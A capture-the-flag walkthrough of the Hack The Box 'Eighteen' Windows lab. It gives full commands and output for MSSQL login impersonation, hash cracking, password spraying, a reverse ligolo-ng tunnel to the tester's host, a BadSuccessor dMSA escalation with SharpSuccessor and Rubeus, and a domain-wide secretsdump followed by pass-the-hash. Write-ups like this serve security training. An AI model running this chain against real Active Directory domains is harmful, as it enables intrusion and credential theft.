Description
Eighteen is an easy Hack The Box machine that features:
- Active Directory assumed breach scenario and service enumeration
- Microsoft SQL server user impersonation to read the web service database
- Password recovery via cracking a hash found in the MSSQL database
- User pivoting by password reuse and user enumerating by RID cycling attack
- Privilege Escalation via the group that the user belongs ability to write in a OU, exploiting dMSA, by using BadSuccessor attack
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.71.55.
$ ping -c 3 10.129.71.55
PING 10.129.71.55 (10.129.71.55) 56(84) bytes of data.
64 bytes from 10.129.71.55: icmp_seq=1 ttl=127 time=47.7 ms
64 bytes from 10.129.71.55: icmp_seq=2 ttl=127 time=48.6 ms
64 bytes from 10.129.71.55: icmp_seq=3 ttl=127 time=47.8 ms

--- 10.129.71.55 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 47.723/48.049/48.583/0.380 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.71.55 -sS -Pn -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.71.55
Host is up (0.048s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
1433/tcp open  ms-sql-s
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds
We find the opened 80, 1433 and 5985 ports.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.71.55 -Pn -sV -sC -p80,1433,5985 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.71.55
Host is up (0.048s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
|_ssl-date: 2025-11-16T02:03:25+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-11-13T19:00:09
|_Not valid after:  2055-11-13T19:00:09
| ms-sql-ntlm-info:
|   10.129.71.55:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_    Product_Version: 10.0.26100
| ms-sql-info:
|   10.129.71.55:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.14 seconds
We find a Microsoft SQL Server service running on the server. We have the credentials of the kevin user, iNa2we6haRj2gaw!, as an assumed breach. We check it.
$ netexec mssql 10.129.71.55 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth
MSSQL       10.129.71.55  1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.71.55  1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
The credential is valid for the service. We move to the web application and we add the eighteen.htb host and the DC to the /etc/hosts file.
$ echo '10.129.71.55 eighteen.htb' | sudo tee -a /etc/hosts
$ echo '10.129.71.55 DC01.eighteen.htb' | sudo tee -a /etc/hosts

We find a financial web application in which we can login or create an account.

 After creating the account, we are able of using the financial applicacion in which we can enter our income and the our expenses.

 We find an administration section, but we cannot access with current privileges,
 Access denied. Admin privileges required.. We move to enumerate the Microsoft SQL Server database.
$ impacket-mssqlclient 'kevin:iNa2we6haRj2gaw!'@eighteen.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (kevin  guest@master)> enum_db
name                is_trustworthy_on
-----------------   -----------------
master                              0

tempdb                              0

model                               0

msdb                                1

financial_planner                   0

SQL (kevin  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        kevin     appdev
SQL (kevin  guest@master)> use financial_planner;
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
We find a database related to the web applicacion, financial_planner. We cannot enumerate it as we do not have permissions. But we can impersonate the appdev user, which have permissions to read the database and then enumerate its different tables, and the users table specifically.
SQL (kevin  guest@master)> exec_as_login appdev
SQL (appdev  appdev@master)> use financial_planner;
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
SQL (appdev  appdev@financial_planner)> select * from financial_planner.information_schema.tables;
TABLE_CATALOG       TABLE_SCHEMA   TABLE_NAME    TABLE_TYPE
-----------------   ------------   -----------   ----------
financial_planner   dbo            users         b'BASE TABLE'

financial_planner   dbo            incomes       b'BASE TABLE'

financial_planner   dbo            expenses      b'BASE TABLE'

financial_planner   dbo            allocations   b'BASE TABLE'

financial_planner   dbo            analytics     b'BASE TABLE'

financial_planner   dbo            visits        b'BASE TABLE'

SQL (appdev  appdev@financial_planner)> select * from users;
  id   full_name   username   email                  password_hash                                                                                            is_admin   created_at
----   ---------   --------   --------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      admin@eighteen.htb     pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
We find the admin user with the pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 PBKDF2-SHA256 hash. We are going to crack the hash with Hashcat tool, but firstly we need to do a few changes to the hash to be accepted by the program. The first part with the type of the hash and the rounds of hashes will be converted into pbkdf2_sha256$600000. Then, the password hash, which is in hexadecimal format, 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 will be converted into Base64 encoding, resulting, BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=. The full converted hash is:
pbkdf2_sha256$600000$AMtzteQIG7yAbZIa$BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
Exploitation
We move to crack the newly hash.
$ hashcat hash.txt rockyou.txt
...
pbkdf2_sha256$600000$AMtzteQIG7yAbZIa$BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1
...
The password hash is cracked, and we obtain iloveyou1 as the administrator password. We can login in the website and access to the administration dashboard but we do not find anything of value.
 As we have two passwords, we are going to do the RID-cycling technique to enumerate all the users in the server over the Microsoft SQL Server.
$ netexec mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
MSSQL       10.129.71.55    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.71.55    1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.129.71.55    1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.129.71.55    1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.129.71.55    1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.129.71.55    1433   DC01             502: EIGHTEEN\krbtgt
...
MSSQL       10.129.71.55    1433   DC01             1000: EIGHTEEN\DC01$
...
MSSQL       10.129.71.55    1433   DC01             1603: EIGHTEEN\HR
MSSQL       10.129.71.55    1433   DC01             1604: EIGHTEEN\IT
MSSQL       10.129.71.55    1433   DC01             1605: EIGHTEEN\Finance
MSSQL       10.129.71.55    1433   DC01             1606: EIGHTEEN\jamie.dunn
MSSQL       10.129.71.55    1433   DC01             1607: EIGHTEEN\jane.smith
MSSQL       10.129.71.55    1433   DC01             1608: EIGHTEEN\alice.jones
MSSQL       10.129.71.55    1433   DC01             1609: EIGHTEEN\adam.scott
MSSQL       10.129.71.55    1433   DC01             1610: EIGHTEEN\bob.brown
MSSQL       10.129.71.55    1433   DC01             1611: EIGHTEEN\carol.white
MSSQL       10.129.71.55    1433   DC01             1612: EIGHTEEN\dave.green
We find the HR, IT and Finance groups and the jamie.dunn, jane.smith, alice.jones, adam.scott, bob.brown, carol.white and dave.green users. We check if one of the users have the permission of creating a remote session over the WinRM protocol over the 5985 port.
$ netexec winrm eighteen.htb -u users -p passwords
WINRM       10.129.71.55    5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
...
WINRM       10.129.71.55    5985   DC01             [+] eighteen.htb\adam.scott:iloveyou1 (Pwn3d!)
We get a match for the adam.scott user, with the iloveyou1 password. We can spawn a remote session.
$ evil-winrm-py -i eighteen.htb -u adam.scott -p 'iloveyou1'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to 'eighteen.htb:5985' as 'adam.scott'
...
evil-winrm-py PS C:\Users\adam.scott\Documents> whoami
eighteen\adam.scott
Post-Exploitation
As we do not have many open ports of the machine for the Active Directory enumeration, we are going to use the ligolo-ng tool to map the Domain Controller local ports to the 240.0.0.1 IP address. We start by starting the proxy in our machine, creating a new network interface and adding the new route.
$ sudo ligolo-proxy -selfcert
...
INFO[0003] Listening on 0.0.0.0:11601
ligolo-ng » interface_create
INFO[0037] Generating a random interface name...
INFO[0037] Creating a new exoticplastic interface...
INFO[0037] Interface created!
ligolo-ng » route_add --name exoticplastic --route 240.0.0.1/32
INFO[0070] Route created.
Then we push the ligolo-ng agent binary to the remote machine and we start it.
evil-winrm-py PS C:\Users\adam.scott\Documents> upload ligolo-ng_agent_0.8.2_windows_amd64.exe .
evil-winrm-py PS C:\Users\adam.scott\Documents> .\ligolo-ng_agent_0.8.2_windows_amd64.exe -ignore-cert -connect 10.10.14.57:11601
Then in our proxy session we start the tunnel to the machine.
ligolo-ng » session
? Specify a session : 1 - EIGHTEEN\adam.scott@DC01 - 10.129.71.55:49878 - 005056943eba
[Agent : EIGHTEEN\adam.scott@DC01] » tunnel_start --tun exoticplastic
INFO[0203] Starting tunnel to EIGHTEEN\adam.scott@DC01 (005056943eba)
Now we need to change the IP addresses pointing to the eighteen.htb domain in the /etc/hosts file to the 240.0.0.1 IP address (we need to remove the previous first).
$ echo '240.0.0.1 eighteen.htb DC01.eighteen.htb' | sudo tee -a /etc/hosts
Now we can re-scan the machine with the Nmap tool.
$ nmap 240.0.0.1 -Pn -sV -sC -oN nmap_scan_ports_2
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for eighteen.htb (240.0.0.1)
Host is up (0.056s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
80/tcp   open  http              Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Welcome - eighteen.htb
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos
135/tcp  open  msrpc             Microsoft Windows RPC
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: eighteen.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
1433/tcp open  ms-sql-s          Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   240.0.0.1:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   240.0.0.1:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_    Product_Version: 10.0.26100
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
1434/tcp open  tcpwrapped
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: eighteen.htb0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  start_date: N/A
|_clock-skew: mean: 7h00m38s, deviation: 0s, median: 7h00m38s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.82 seconds
We find the common services related to a Domain Controller of an Active Directory. We synchronize our clock with the machine’s one to avoid future problems.
$ sudo timedatectl set-ntp off
$ sudo rdate -n eighteen.htb
Enumerating the domain with bloodyAD, we find that we have the CREATE_CHILD permission over the Staff OU (Organizational Unit).
$ bloodyAD -u adam.scott -p iloveyou1 -d eighteen.htb --host 240.0.0.1 get writable
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=eighteen,DC=htb
permission: WRITE

distinguishedName: OU=Staff,DC=eighteen,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=adam.scott,OU=Staff,DC=eighteen,DC=htb
permission: WRITE
The BadSuccessor vulnerability, detailed by Akamai abuses dMSA to Escalate Privileges in Active Directory. Any user that has either the Create msDS-DelegatedManagedServiceAccount or Create all child objects rights on any OU can create a dMSA. We can use the SharpSuccessor tool developed by logangoins, and its binary to exploit the vulnerability. We will also a specific version of Rubeus to generate the tickets after the generation of the dMSA account. We move to the remote machine shell.
evil-winrm-py PS C:\Users\adam.scott\Documents> upload SharpSuccessor.exe .
evil-winrm-py PS C:\Users\adam.scott\Documents> upload Rubeus.exe .
We start by creating the malicious dMSA account, specifying the ou=Staff,dc=eighteen,dc=htb OU, the username we want to impersonate Administrator, our username adam.scott and the name of the dMSA account attacker_dMSA.
evil-winrm-py PS C:\Users\adam.scott\Documents> .\SharpSuccessor.exe add /impersonate:Administrator /path:"ou=Staff,dc=eighteen,dc=htb" /account:adam.scott /name:attacker_dMSA
[+] Adding dnshostname attacker_dMSA.eighteen.htb
[+] Adding samaccountname attacker_dMSA$
[+] Administrator's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=attacker_dMSA' in 'ou=Staff,dc=eighteen,dc=htb'
[+] Successfully weaponized dMSA object
[+] Found target account, attempting to write attributes
[+] CN=attacker_dMSA,OU=Staff,DC=eighteen,DC=htb written to Administrator object
[+] msDS-SupersededServiceAccountState set to 2
[!] Exception: Access is denied.
We get an error at the end of the output, but we can ignore it as the weaponized dMSA object is generated. Now we are going to generate a TGT (Ticket Granting Ticket) for our logged user and save it in the adam.kirbi file. Then we will generate the TGS (Ticket Granting Service) for the krbtgt service to have access to the credentials services and resources. We will save it in the kerberos.kirbi file.
evil-winrm-py PS C:\Users\adam.scott\Documents> .\Rubeus.exe asktgt /user:adam.scott /password:iloveyou1 /enctype:aes256 /outfile:adam.kirbi
...
[*] Action: Ask TGT
[*] Got domain: eighteen.htb
[*] Using salt: EIGHTEEN.HTBadam.scott
[*] Using aes256_cts_hmac_sha1 hash: 02F93F7E9E128C32449E2F20475AFCDFB6CC2B4444AC8FD0B02406AF018F75E5
[*] Building AS-REQ (w/ preauth) for: 'eighteen.htb\adam.scott'
[*] Using domain controller: fe80::cfc4:b9ea:e167:eac8%3:88
[+] TGT request successful!
...
[*] Ticket written to adam.kirbi


  ServiceName              :  krbtgt/eighteen.htb
  ServiceRealm             :  EIGHTEEN.HTB
  UserName                 :  adam.scott (NT_PRINCIPAL)
  UserRealm                :  EIGHTEEN.HTB
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  1gygRu40XcXT7V88NjWhZe/x8nK2pieC5t9y1s3nhw4=
  ASREP (key)              :  02F93F7E9E128C32449E2F20475AFCDFB6CC2B4444AC8FD0B02406AF018F75E5
...
evil-winrm-py PS C:\Users\adam.scott\Documents> .\Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/eighteen.htb /opsec /dmsa /nowrap /ticket:adam.
kirbi /outfile:kerberos.kirbi
...
[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building DMSA TGS-REQ request for 'attacker_dmsa$' from 'adam.scott'
[+] Sequence number is: 790749452
[*] Using domain controller: DC01.eighteen.htb (fe80::cfc4:b9ea:e167:eac8%3)
[+] TGS request successful!
...
  ServiceName              :  krbtgt/EIGHTEEN.HTB
  ServiceRealm             :  EIGHTEEN.HTB
  UserName                 :  attacker_dmsa$ (NT_PRINCIPAL)
  UserRealm                :  eighteen.htb
  Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  Wk+IerNDhOfAl+27sTdGGxMPEvp+c3ZrJ4H8FvunKmk=
  Current Keys for attacker_dmsa$: (aes256_cts_hmac_sha1) C2DE20BCF425C24738054283C99700616FD1E17776561EB6C730805430A56544

[*] Ticket written to kerberos.kirbi
Now, we retrieve the ticket to our machine.
evil-winrm-py PS C:\Users\adam.scott\Documents> download kerberos.kirbi .
Then we convert it with impacket-ticketConverter tool to a ccache format and then we use it with the impacket-secretsdump tool to dump all the credentials of the domain, to obtain the NTLM hash of the administrator user.
$ impacket-ticketConverter kerberos.kirbi kerberos.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
$ KRB5CCNAME=./kerberos.ccache impacket-secretsdump "eighteen.htb/attacker_dmsa$"@dc01.eighteen.htb -k -no-pass -just-dc-ntlm
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b133be956bfaddf9cea56701affddec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a7c7a912503b16d8402008c1aebdb649:::
mssqlsvc:1601:aad3b435b51404eeaad3b435b51404ee:c44d16951b0810e8f3bbade300966ec4:::
eighteen.htb\jamie.dunn:1606:aad3b435b51404eeaad3b435b51404ee:9fbaaf9e93e576187bb840e93971792a:::
eighteen.htb\jane.smith:1607:aad3b435b51404eeaad3b435b51404ee:42554e3213381f9d1787d2dbe6850d21:::
eighteen.htb\alice.jones:1608:aad3b435b51404eeaad3b435b51404ee:43f8a72420ee58573f6e4f453e72843a:::
eighteen.htb\adam.scott:1609:aad3b435b51404eeaad3b435b51404ee:9964dae494a77414e34aff4f34412166:::
eighteen.htb\bob.brown:1610:aad3b435b51404eeaad3b435b51404ee:7e86c41ddac3f95c986e0382239ab1ea:::
eighteen.htb\carol.white:1611:aad3b435b51404eeaad3b435b51404ee:6056d42866209a6744cb6294df075640:::
eighteen.htb\dave.green:1612:aad3b435b51404eeaad3b435b51404ee:7624e4baa9c950aa3e0f2c8b1df72ee9:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:d79b6837ac78c51c79aab3d970875584:::
attacker_dMSA$:12601:aad3b435b51404eeaad3b435b51404ee:02c3aa1ffe07dfe71f91b3222679ef57:::
[*] Cleaning up...
We get the NTLM hash of the Administrator user, 0b133be956bfaddf9cea56701affddec we use it to create a remote session.
$ evil-winrm-py -i eighteen.htb -u Administrator -H '0b133be956bfaddf9cea56701affddec'
[*] Connecting to 'eighteen.htb:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> whoami
eighteen\administrator
Flags
In the Administrator session we can retrieve the user.txt and root.txt flags.
evil-winrm-py PS C:\Users\Administrator\Documents> type C:\Users\adam.scott\Desktop\user.txt
<REDACTED>
evil-winrm-py PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
<REDACTED>